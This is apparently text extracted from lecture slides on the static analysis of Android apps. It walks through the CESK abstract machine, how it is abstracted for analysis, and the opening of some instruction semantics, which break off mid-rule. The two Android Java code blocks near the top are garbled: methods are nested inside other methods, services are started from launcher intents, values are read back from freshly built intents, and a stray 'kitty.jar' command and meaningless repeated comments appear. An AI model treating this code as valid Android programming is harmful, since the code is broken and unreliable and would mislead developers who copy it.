







```
java -jar ./kitty.jar -v kitty Image  
String img = "http://www.comptech.com";  
public void onCreate(Bundle savedInstanceState) {  
    super.onCreate(savedInstanceState);  
    setContentView(R.layout.activity_main);  
    // Hello world list and other initializations  
}  
public String getMimeType() {  
    // no sufficient location  
    // no sufficient location and use UriInterface  
    // no sufficient location  
    public void downloadImage(View view) {  
        String website = "http://www.comptech.com";  
        Intent intent = new Intent(Intent.ACTION_VIEW,  
        Uri.parse(website));  
        try {  
            startActivity(intent);  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
    public void onClickImage(View view) {  
        Intent intent = new Intent(Intent.ACTION_VIEW,  
        Uri.parse("http://www.comptech.com" + img));  
        try {  
            startActivity(intent);  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```






```
public class KitKatService extends Activity {
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
    public String getPriority() {
        Intent intent = new Intent(Intent.ACTION_MAIN);
        intent.addCategory(Intent.CATEGORY_LAUNCHER);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startService(intent);
        String priority = intent.getStringExtra("PRIORITY");
        Uri uri = intent.getParcelableExtra("URI");
        Log.d("Service", "Priority: " + priority);
        Log.d("Service", "URI: " + uri);
        return priority;
    }
    public void shutdown(View view) {
        Intent intent = new Intent(Intent.ACTION_MAIN);
        intent.addCategory(Intent.CATEGORY_LAUNCHER);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        stopService(intent);
        String priority = getPriority();
        Log.d("Service", "Priority: " + priority);
        Intent intent2 = new Intent(Intent.ACTION_MAIN);
        intent2.addCategory(Intent.CATEGORY_LAUNCHER);
        intent2.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startService(intent2);
        String priority2 = intent2.getStringExtra("PRIORITY");
        Log.d("Service", "Priority: " + priority2);
    }
    public void producer(View view) {
        String priority = getPriority();
        Log.d("Service", "Priority: " + priority);
        Intent intent = new Intent(Intent.ACTION_MAIN);
        intent.addCategory(Intent.CATEGORY_LAUNCHER);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startService(intent);
        String priority2 = intent.getStringExtra("PRIORITY");
        Log.d("Service", "Priority: " + priority2);
    }
    public void kitKatService(View view) {
        Intent intent = new Intent(Intent.ACTION_MAIN);
        intent.addCategory(Intent.CATEGORY_LAUNCHER);
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startService(intent);
        String priority = intent.getStringExtra("PRIORITY");
        Log.d("Service", "Priority: " + priority);
        Intent intent2 = new Intent(Intent.ACTION_MAIN);
        intent2.addCategory(Intent.CATEGORY_LAUNCHER);
        intent2.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        stopService(intent2);
        String priority2 = intent2.getStringExtra("PRIORITY");
        Log.d("Service", "Priority: " + priority2);
    }
}
```



$\sqsubseteq \circ \alpha$

Step I: Diagnose the problem




instruction

heap

$pc, \hat{\rho}, \hat{\sigma}, \hat{\kappa}$

frame pointer

stack



Step 2: Abstract

Step 2: Finitize

CESK

Control

Environment

Store

Kontinuation

(Felleisen & Friedman, 1987)

CESK

$C = \text{Expression}$

$E = \text{Var} \rightarrow \text{Addr}$

$S = \text{Addr} \rightarrow \text{Val}$

$K = \text{StackFrame}^*$

Val

$$\text{Val} = \mathbb{Z} + \text{Obj}$$

Z

$$\left\{ \cdots, -2, -1, 0, 1, 2, \cdots \right\}$$

$$\{-,0,+\}$$

$$\mathcal{P}(\{-,0,+\})$$

^
Z

$$\text{Val} = \hat{\mathbb{Z}} + \text{Obj}$$

$$\hat{\text{Obj}} = \text{Class} \times \hat{\mathcal{E}}$$

$$\hat{\text{Val}} = \hat{\mathbf{Z}} + \hat{\text{Obj}}$$

Val

$C = \text{Expression}$

$E = \text{Var} \rightarrow \text{Addr}$

$S = \text{Addr} \rightarrow \text{Val}$

$K = \text{StackFrame}^*$

^
Addr

$$\alpha : \text{Addr} \rightarrow \hat{\text{Addr}}$$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \hat{\text{Addr}}$

$S = \hat{\text{Addr}} \rightarrow \hat{\text{Val}}$

$K = \text{StackFrame}^*$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \hat{\text{Addr}}$

$S = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}})$

$K = \text{StackFrame}^*$

K = StackFrame*

$$\mathbf{K} = \text{StackFrame} \times \mathbf{K}$$
$$+ \{\text{halt}\}$$

$$K = \text{StackFrame} \times \text{Addr}$$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \hat{\text{Addr}}$

$S = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}})$

$K = \text{StackFrame} \times \text{Addr}$

$C = \text{Expression}$

$\hat{E} = \text{Var} \rightarrow \hat{\text{Addr}}$

$\hat{S} = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}} + \hat{K})$

$\hat{K} = \text{StackFrame} \times \hat{\text{Addr}}$

CÊŠK

“an abstracted abstract machine”

And, the semantics...

$$\begin{aligned}
\langle \text{nop} :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
\langle \text{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa \rangle \\
\langle \text{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
